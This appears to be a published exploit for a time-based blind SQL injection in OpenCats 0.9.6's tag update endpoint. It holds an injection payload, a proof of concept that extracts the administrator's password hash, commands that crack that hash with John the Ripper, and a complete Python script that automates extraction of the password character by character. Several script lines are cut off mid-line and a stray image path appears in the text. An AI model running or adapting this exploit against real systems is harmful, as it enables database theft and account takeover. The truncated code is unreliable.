

SQL injection vulnerability in OpenCats 'Tag' update functionality.

OpenCats version 0.9.6 PHP7.2 suffers from SQL injection vulnerability. This allows attackers control over the application's database.

User has control over tag_id variable, which allows SQL injection in UPDATE statement via time-based/blind techniques.

Application builds the following query:

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UPDATE tag SET title = 'Title', description = 'Description' WHERE tag_id = XXX AND
site_id = 1;
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User has control over XXX part.

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1337 OR 1337=(select IF(substr(database(),1,1)='a',(select sleep(3)), (select sleep(1)))))
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
With this payload, application will sleep for 3 seconds for every entry inside original table if the database() query result starts with 'a', otherwise it will sleep for one second.

With this time-based blind technique, attacker is able to exfiltrate any information from the database by querying many YES/NO questions to the database and intelligently measuring response times.

POC

This proof of concept exfiltrates administrator user's password hash:

(select password from user where user_id=1)



Bonus, let's crack the hash

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echo "password:21232f297a57a5a743894a0e4a801fc3" > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash.txt
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xploit.py!

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import requests
import string
import sys
def inRange(rTime, averageTime, sleepAmount):
    if(rTime > sleepAmount and rTime < rTime + (averageTime*20/100) and rTime > rTim
        return True
   else: return False
headers = {}
proxies = {}
#proxies["http"] = "http://127.0.0.1:8080"
#Login and get session cookie..
#Change this
headers["Cookie"] = "CATS=cl2201l24aihqlnch0jgnr4pd2"
url = "http://192.168.203.135/opencats/index.php?m=settings&a=ajax_tags_upd"
#Prepare Content-Type for POST request compability
headers["Content-Type"] = "application/x-www-form-urlencoded"
#Prepare POST parameter 'tag_id'
postdata = "tag_id=PWN&tag_title=test"
#Change this depending on the endpoint
tempPayload = "1 OR 1=(sleep(3))"
print("Sending few request to determine average response time...")
timeSum = 0
numberOfBaselineRequests = 5
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for i in range(numberOfBaselineRequests):
    try:
        rTest = requests.post(url, headers = headers, data=postdata.replace('PWN','1
        timeSum += rTest.elapsed.total_seconds()
        if('<form name="loginForm"' in rTest.text):</pre>
            print("Session cookie not valid, change it inside .py")
            sys.exit(-1)
    except:
        print("Some exception ocurred while sending or receiving data from the appli
        sys.exit(-1)
averageTime = timeSum/numberOfBaselineRequests
print("Average response time for " + str(numberOfBaselineRequests) + " requests is :
print("\nTrying to inject sleep(3)")
r = requests.post(url, headers = headers, data = postdata.replace('PWN',tempPayload)
rTime = r.elapsed.total_seconds()
print("Response time: " + str(rTime))
if(inRange(rTime, averageTime, 3)):
    print("\n[+] Application is vulnerable to SQL injection...")
#Getting value for false statement -> sleep(1)
tempPayload2 = "1 or 1=(sleep(0.1))"
r2 = requests.post(url, headers = headers, data = postdata.replace('PWN',tempPayload
t_sleep_one = r2.elapsed.total_seconds()
tempPayload3 = "1 or 1=(sleep(0.3))"
r3 = requests.post(url, headers = headers, data=postdata.replace('PWN', tempPayload3
t_sleep_three = r3.elapsed.total_seconds()
print("False statement time: " + str(t_sleep_one))
print("True statement time: " + str(t_sleep_three) + "\n")
length = 0
exfilQuery = "1 OR 1=(IF(length((select password from user where user_id=1))='XXX',s
#Determine length of the result that we want. i.e select passwrod from user query...
print("Determining the result length of our query...")
while(True):
    q = exfilQuery.replace('XXX', str(length))
    r = requests.post(url, headers = headers, data = postdata.replace('PWN', q))
    time = r.elapsed.total seconds()
    #If sleep(3) gets executed, we have correct length
    if(time > (t_sleep_one+(t_sleep_one*20/100))):
        print("Got length " + str(length))
        break
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length += 1
    if(length == 1000):
        break
if(length == 0 or length == 1000):
    print("Something is wrong. Exiting...")
    sys.exit(-1)
else: print("Length of '(select password from user where user id=1)' query: " + str(
#OK - - - - |
alphanumerics = list(string.ascii_lowercase + string.digits)
exfilQuery = "1 OR 1=(IF(substr((select password from user where user_id=1),YYY,1) =
data = []
print("Exfiltrating data. Query: (select password from user where user id=1). Patien
for i in range(length):
    for item in alphanumerics:
        q = exfilQuery.replace('XXX',str(item))
        q = q.replace('YYY',str(i+1))
        r = requests.post(url, headers = headers, data = postdata.replace('PWN',q),
        time = r.elapsed.total_seconds()
        #print(str(time) + "\n")
        if(time > (t_sleep_one+(t_sleep_one*20/100))):
            print(str(i+1) + ". Letter = " + item)
            data.append(item)
            break
print("(select password from user where user_id=1) -> " + "".join(data))
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